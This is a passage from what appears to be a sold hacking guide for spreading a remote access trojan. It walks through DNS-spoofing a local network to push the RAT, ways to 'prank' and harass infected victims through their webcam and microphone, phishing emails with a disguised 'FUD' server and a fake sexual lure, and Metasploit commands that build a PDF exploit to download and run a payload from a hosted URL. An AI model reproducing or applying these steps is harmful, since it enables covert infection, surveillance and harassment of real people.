Now in order to be able to spread our RAT over the network we need the default gateway address. We do this by opening another terminal and typing

- Ifconfig

This will display a line of text showing your default gateway. Now go back to the text editor you opened and type the address we wish to map and redirect to our RAT. So for example

- 192.168.0.1 [www.yourtemplate.com/RAT](http://www.yourtemplate.com/RAT)  
 ^Remember to use the tab key to space this out so the terminal knows

Now save the file. Now before we go further we need to turn off the promiscuous mode on our network card. To do this type

- Ifconfig eth0 –promisc

Go now we need to start our apache server to do this go to your applications tab > system services > HTTP and then apache start. This will start our server for our RAT.



Now we need to start the spoof, remember to be connect to the network your attacking to do this. Now as we mapped the address it needs to go to the default gateway in order to receive outgoing and incoming traffic to the router. But you assign it to your default gateway meaning everything on the network as to go through it meaning it will capture your DNS spoof request in the middle and receive your RAT. Now go to the terminal and go and type..

- Dnsspoof –f hosts

Now everything within the network will redirect to your file and need to download your RAT.

# **Chapter 6**

## **Ratting Pranks**

When I was beginner RAT user, I'd always play pranks on my victims as it is really funny to watch, and have a lot of stories, but I'm here to explain to you how to prank your RAT victims. It really comes down to your end on what you wish to do to play a prank on your victims.

Here is some ideas you can do to play pranks on your victims.

- Continue to open the CD tray over and over again.
- Open screamers on them to scare them
- If your RAT has the feature, talk to them via your mic and make a funny situation
- Tell them to put mustard on there head while watching the webcam

These are some basic and funny pranks to pull on your slaves. Overtime you'll come up with your own ideas and pranks to play on them, as every person finds enjoyment in different methods or there own methods.

Here is some funny videos I've found of users pranking there victims.

<https://www.youtube.com/watch?v=9HyXWyhGk80>

<https://www.youtube.com/watch?v=GxCbZ16a71g>

<https://www.youtube.com/watch?v=xP3HCnuyqoc>

<https://www.youtube.com/watch?v=P3pZgIBTO-Y>

# *Chapter 7*

## *Spreading with Emails*

Spreading via emails is a effective method as everyone uses emails. To begin spreading with this method you'll need to setup a fake email, as this is where you'll be using to send emails for spreading. Also you'll need your FUD server, to ensure this works correctly you'll want to bind it to a .jpeg or .png, and spoof the extension to .jpeg or .png. It really doesn't matter what you bind to or spoof with, as long as it looks legit.

Now what we wish to do is send an email to the user you wish to spread to. Having a mass email list of active email accounts is a bonus, as we can mass mail all those addresses with our stub. You'll want the email based on trying to get them to download your attached file within the email so they can be infected. To do this you'll need to have a topic within the email that humans looks for and want, as this will increase the chances of getting a lot of infections.

Here is an example of an email, you can use anything you wish or change topic, but I highly suggest changing the example content to your own, as if will look suspicious if every users who reads this change uses the same example to spread, so making your own increases the chances 😊

Subject: You looking to have some fun?

Description: Hey I'm a 19 year old female looking to make some money on the internet. The only thing I have in life is myself, so I wish to share my photos with you.

- SERVER ATTACHMENT

As I've written above this is just an example, so please feel free to change it up.

# Chapter 8

## Spreading with PDF's

Ok let's start this off, to begin spreading with pdf's you'll need to find a pdf file to bind, and to use when spreading. Once you have a PDF you wish to use you'll need to upload your FUD server to a direct hosting website or somewhere remote where you can host your FUD server. Now you'll want to have metasploit install in order to run and create the PDF exploit.

**Once metasploit is opened up, type this within the console.**

Use `exploit/windows/fileformat/adobe_pdf_embedded_exe`

**Now once you've done that you'll want to create the payload by doing this.**

Set payload `windows/download_exec`

**Now type this within the console**

Set `infilename` <location-of-your-pdf-to-infect-here>

Example: `set infilename C:/Users/owner/Desktop/example.pdf`

**Now type this command within the metasploit console**

Set `url` <direct-download-link>

**Example:** `set url http://directlink.com/server.exe`

**Now type this to create the exploit**

Exploit

The file you've created will be located in the same directory as your original PDF file.  
Done, happy spreading 😊

## ***Conclusion***

Thank you for buying my guide. I hope my methods help you learn to spread with success and get instant installs. These methods worked for me and I hope they work for you as well. I've shared these methods as I do not RAT anymore so I might as well put them to use for other users to use. This guide is private and these methods are very personal and useful. I hope you enjoy them and good luck and have fun :)